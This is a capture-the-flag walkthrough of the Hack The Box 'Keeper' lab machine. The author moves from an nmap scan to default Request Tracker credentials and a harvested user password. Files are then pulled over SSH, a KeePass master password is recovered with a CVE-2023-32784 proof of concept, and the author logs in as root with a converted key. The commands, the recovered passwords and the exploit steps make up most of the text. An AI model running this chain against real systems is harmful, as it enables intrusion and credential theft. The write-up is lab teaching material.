

# Keeper Htb

We start with an nmap scan

```
$ nmap -sC -sV -A 10.10.11.227 > nmap
```

```
$ cat nmap
```

Starting Nmap 7.93 ( <https://nmap.org> ) at 2024-02-02 16:08 EST

Nmap scan report for tickets.keeper.htb (10.10.11.227)

Host is up (0.20s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 3539d439404b1f6186dd7c37bb4b989e (ECDSA)

|\_ 256 1ae972be8bb105d5effedd80d8efc066 (ED25519)

80/tcp open http nginx 1.18.0 (Ubuntu)

|\_http-trane-info: Problem with XML parsing of /evox/about

|\_http-title: Login

|\_http-server-header: nginx/1.18.0 (Ubuntu)


Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 32.60 seconds


Ports 22 and 80 are open. Time to visit the website

```
$ firefox 10.10.11.227
```



[To raise an IT support ticket, please visit tickets.keeper.htb/rt/](https://tickets.keeper.htb/rt/)

Upon visiting the page, we are presented with a link to a login page under an alternate domain name “tickets.keeper.htb/rt/”



Not logged in. RT for tickets.keeper.htb REQUEST TRACKER

Login

4.4.4+dfsg-2ubuntu1

Username:

Password:


Login

» «

» RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.  
Distributed under version 2 of the GNU GPL.  
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

We can see that its using request tracker version 4.4.4

Googling for default credentials, we find that the default login credentials are root:password



Home Search Reports Articles Assets Tools Admin Logged in as root RT for tickets.keeper.htb REQUEST TRACKER

RT at a glance New ticket in General Search...

10 highest priority tickets I own Edit

10 newest unowned tickets Edit

Bookmarked Tickets Edit

Quick ticket creation

Subject:

Queue: General Owner: Me

Requestors: root@localhost

Content:

My reminders

Queue list Edit

Queue	new	open	stalled
General	1	-	-

Dashboards Edit

Refresh

Don't refresh this page. Go!

Once logged in, we can find a set of credentials in the admin panel under users

The screenshot shows a web browser window with the URL `tickets.keeper.htb/rt/Admin/Users/Modify.html?id=27`. The page is titled "Modify" and contains a form for editing user information. The form is divided into several sections: "Identity", "Access control", "Comments about this user", "Phone numbers", and "Manage user data".

**Identity section:**

- Username: `lnorgaard` (required)
- Email: `lnorgaard@keeper.htb`
- Real Name: `Lise Nørgaard`
- Nickname: `Lise`
- Unix login: `lnorgaard`
- Language: `Danish`
- Timezone: `System Default (Europe/Berlin)`
- Extra info: `Helpdesk Agent from Kozsbek`

**Access control section:**

- ☒ Let this user access RT
- ☒ Let this user be granted rights (Privileged)
- root's current password: [input field]
- New password: [input field]
- Retype Password: [input field]

**Comments about this user section:**

- Comments: `New user. Initial password set to Welcome2023!`

**Phone numbers section:**

- Home: [input field]
- Work: [input field]
- Mobile: [input field]
- Pager: [input field]

**Manage user data section:**

- Download User Information: [button]
- Remove User Information: [button]

We can now log in through ssh, gaining user access

```
$ ssh lnorgaard@10.10.11.227
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)
```

- \* Documentation: <https://help.ubuntu.com>
- \* Management: <https://landscape.canonical.com>
- \* Support: <https://ubuntu.com/advantage>

You have mail.

Last login: Tue Aug 8 11:31:22 2023 from 10.10.14.23

lnorgaard@keeper:~\$ ls

RT30000.zip user.txt

There is an interesting zip file here. Unzipping it we find two additional files

```
lnorgaard@keeper:~$ unzip RT30000.zip
```

Archive: RT30000.zip

inflating: KeePassDumpFull.dmp

extracting: passcodes.kdbx

```
lnorgaard@keeper:~$ ls
```

```
KeePassDumpFull.dmp passcodes.kdbx RT30000.zip user.txt
```

There is an exploit, CVE-2023-32784, that will allow us to dump the password from the KeePass file

But first, lets download these files to our local machine

Set up a python server in Inorgaards directory

```
Inorgaard@keeper:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

Grab the files with wget

```
$ wget 10.10.11.227:4444/KeePassDumpFull.dmp
```

```
$ wget 10.10.11.227:4444/passcodes.kdbx
```

Once you have the poc exploit

```
$ python3 poc.py KeePassDumpFull.dmp
2024-02-03 15:04:48,792 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```


However, the password is incomplete. This is because the 'o' in the password has been replaced with the danish character 'ø'

Knowing this, we can formulate the password 'rødgrød med fløde'

We can use this password to unlock the kdbx file with the help of a web based KeePass client

<https://app.keeweb.info/>

Inside, we find the contents of a ppk file



From here, we can use a tool called puttygen to convert the ppk to an id\_rsa SSH private key

```
$ puttygen key.ppk -O private-openssh -o id_rsa
```

Alter permissions on the file

```
$ chmod 600 id_rsa
```

And finally, use the id\_rsa file to ssh into the server as root

```
$ ssh -i id_rsa root@keeper.htb
```

```
$ ssh -i id_rsa root@10.10.11.227
```

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86\_64)

\* Documentation: <https://help.ubuntu.com>

\* Management: <https://landscape.canonical.com>

\* Support: <https://ubuntu.com/advantage>

You have new mail.

Last login: Tue Aug 8 19:00:06 2023 from 10.10.14.41

```
root@keeper:~#
```

And there we have it!